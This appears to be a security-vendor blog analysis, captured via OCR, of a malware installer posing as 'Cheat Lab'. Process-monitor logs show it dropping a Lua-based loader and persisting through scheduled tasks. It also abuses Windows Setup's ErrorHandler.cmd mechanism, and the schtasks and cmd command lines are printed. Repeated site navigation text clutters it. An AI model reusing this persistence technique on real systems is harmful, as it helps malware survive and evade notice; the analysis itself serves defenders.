
During installation, we can observe that three files are being written to Disk to *C:\program Files\Cheat Lab Inc\ Cheat Lab* path.

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans




```
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Config.Msi\239d57.rbs                               SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt     SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Config.Msi\239d57.rbs                               SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll      SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll      SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll      SUCCESS
3:5... msiexec.exe 2760 WriteFile C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll      SUCCESS
```

Below, the three files are placed inside the new path.




C:\Program Files\Cheat Lab Inc\Cheat Lab
Home
Share
View
Local Disk (C:) › Program Files › Cheat Lab Inc › Cheat Lab
Quick access
Desktop
Downloads
Documents
Pictures

Name	Date modified	Typ
compiler.exe	2/1/2024 2:45 AM	App
lua51.dll	2/1/2024 2:45 AM	App
readme.txt	2/1/2024 3:24 AM	Text



```
12:08:5... MsiExec.exe  5080 Process Create C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe  PID: 4588, Command line: "C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe" "C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt"
12:08:5... compiler.exe 4588 Process Start                                                         Parent PID: 5080, Command line: "C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe" "C:\Program Files\Cheat Lab Inc\Cheat Lab\readme
12:08:5... compiler.exe 4588 Thread Create                                                         Thread ID: 1628
12:08:5... compiler.exe 4588 Load Image     C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe  Image Base: 0x7ff700420000, Image Size: 0x46000
12:08:5... compiler.exe 4588 Load Image     C:\Windows\System32\ntdll.dll                          Image Base: 0x7ffae3170000, Image Size: 0x1f5000
12:08:5... compiler.exe 4588 Load Image     C:\Windows\System32\kernel32.dll                       Image Base: 0x7ffae3060000, Image Size: 0xbe000
12:08:5... compiler.exe 4588 Load Image     C:\Windows\System32\KernelBase.dll                     Image Base: 0x7ffae09d0000, Image Size: 0x2c9000
12:08:5... MsiExec.exe  5080 Thread Exit                                                           Thread ID: 2632, User Time: 0.0468750, Kernel Time: 0.0937500
12:08:5... compiler.exe 4588 Load Image     C:\Windows\System32\apphelp.dll                        Image Base: 0x7ffade130000, Image Size: 0x90000
12:08:5... compiler.exe 4588 Thread Create                                                         Thread ID: 2508
12:08:5... compiler.exe 4588 Load Image     C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll     Image Base: 0x7ffaa7f60000, Image Size: 0x7d000
12:08:5... compiler.exe 4588 Load Image     C:\Windows\System32\ucrtbase.dll                       Image Base: 0x7ffae0e20000, Image Size: 0x100000
12:08:5... compiler.exe 4588 Thread Create                                                         Thread ID: 4728
```


Here, we see that compiler.exe is executed by msiexec.exe and takes readme.txt as an argument. Also, the Blue Highlighted part shows lua51.dll being loaded into compiler.exe. Lua51.dll is a supporting DLL for compiler.exe to function, so the threat actor has shipped the DLL along with the two files.



When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Start a program C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe "C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt"

- During installation, msiexec.exe creates a scheduled task to execute compiler.exe with readme.txt as an argument.
- Apart from the above technique for persistence, this malware uses a 2nd fallback technique to ensure execution.
- It copies the three files to another folder in program data with a very long and random path.




```
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll     SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll     SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll     SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll     SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe      SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe      SUCCESS
1:13:22....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe      SUCCESS
1:13:2       compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\readme.txt    SUCCESS
1:13:23....  compiler.exe  2148  WriteFile  C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\readme.txt    SUCCESS
1:13:23....  compiler.exe  2148  WriteFile  C:\Windows\Setup\Scripts\ErrorHandler.cmd                              SUCCESS
```

- Note that the name compiler.exe has been changed to NzUW.exe.
- Then it drops a file ErrorHandler.cmd at *C:\Windows\Setup\Scripts\*
- The contents of cmd can be seen here. It executes compiler.exe under the new name of NzUW.exe with the Lua byte code as a parameter.

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans




```
start [illegible] /c ""C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe"
"C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\readme.txt""
```


ErrorHandler.cmd

1 item selected 155 bytes

Executing ErrorHandler.cmd uses a LolBin in the system32 folder. For that, it creates another scheduled task.



```
12:11:5... compiler.exe  4588  Thread Create                                         Thread ID: 4392
12:11:5... compiler.exe  4588  Load Image     C:\Windows\System32\ole32.dll          Image Base: 0x7ffae11c0000, Image Size: 0x12a000
12:11:5... compiler.exe  4588  Load Image     C:\Windows\System32\ntmarta.dll        Image Base: 0x7ffadf5c0000, Image Size: 0x33000
12:11:5... compiler.exe  4588  Load Image     C:\Windows\System32\userenv.dll        Image Base: 0x7ffae0790000, Image Size: 0x2e000
12:11:5... compiler.exe  4588  Process Create C:\Windows\SYSTEM32\schtasks.exe       PID: 400, Command line: schtasks /create /sc daily /st 12:46 /f /tn WindowsSetup /tr "C:/Windows/System32/oobe/Setup.exe" /rl highest
12:11:5... compiler.exe  4588  Thread Exit                                           Thread ID: 1628, User Time: 0.1406250, Kernel Time: 0.9375000
12:11:5... compiler.exe  4588  Thread Exit                                           Thread ID: 4392, User Time: 0.0000000, Kernel Time: 0.0000000
12:11:5... compiler.exe  4588  Thread Exit                                           Thread ID: 7820, User Time: 0.0000000, Kernel Time: 0.0000000
```




```
...Update...   Ready   At 1:00 AM on 5/1/1992 - After trigger...
WindowsSetup   Ready   At 12:46 PM every day
```

When you create a task, you must specify the action that will occur when your ... using the Properties command.

Action	Details
Start a program	C:/Windows/System32/oobe/Setup.exe

The above image shows a new task created with Windows Setup, which will launch C:\Windows\system32\oobe\Setup.exe without any argument.

- Turns out, if you place your payload in c:\WINDOWS\Setup\Scripts\ErrorHandler.cmd, c:\WINDOWS\system32\oobe\Setup.exe will load it whenever an error occurs.




If Windows Setup encounters a fatal error and is prevented from completing the installation, Windows Setup searches for a command script in the following directory: **%WINDIR%\Setup\Scripts\ErrorHandler.cmd**. One of two actions will occur, depending on whether the script is found.

- If the script is not found, a dialog box is displayed with the error text. A user must dismiss the dialog box before Windows Setup exits.
- If the script is found, the script executes synchronously. No dialog box or error text is displayed. After the **ErrorHandler.cmd** script has finished running, Windows Setup exits.

Source: Add a Custom Script to Windows Setup | Microsoft Learn

- c:\WINDOWS\system32\oobe\Setup.exe is expecting an argument. When it is not provided, it causes an error, which leads to the execution of ErrorHandler.cmd, which executes compiler.exe, which loads the malicious Lua code.
- We can confirm this in the below process tree.




```
Setup.exe (4244)        Windows Installation and Setup   C:\Windows\System32\oobe\Setup.exe
  cmd.exe (4760)        Windows Command Processor        C:\Windows\system32\cmd.exe
    Conhost.exe (6684)  Console Window Host              C:\Windows\System32\Conhost.exe
    cmd.exe (6120)      Windows Command Processor        C:\Windows\system32\cmd.exe
      Conhost.exe (6408) Console Window Host             C:\Windows\System32\Conhost.exe
      NzUw.exe (7232)                                    C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYs
svchost.exe (1196)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1244)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1264)      Host Process for Windows Services C:\Windows\System32\svchost.exe
svchost.exe (1332)      Host Process for Windows Services C:\Windows\system32\svchost.exe
  sihost.exe (2716)     Shell Infrastructure Host        C:\Windows\system32\sihost.exe
svchost.exe (1376)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1452)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1472)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1536)      Host Process for Windows Services C:\Windows\system32\svchost.exe
svchost.exe (1564)      Host Process for Windows Services C:\Windows\system32\svchost.exe

Description:  Windows Command Processor
Company:      Microsoft Corporation
Path:         C:\Windows\system32\cmd.exe
Command:      C:\Windows\system32\cmd.exe /c C:\Windows\Setup\Scripts\ErrorHandler.cmd
```

We can confirm that c:\WINDOWS\system32\oobe\Setup.exe launches cmd.exe with ErrorHandler.cmd script as argument, which runs NzUw.exe(compiler.exe)

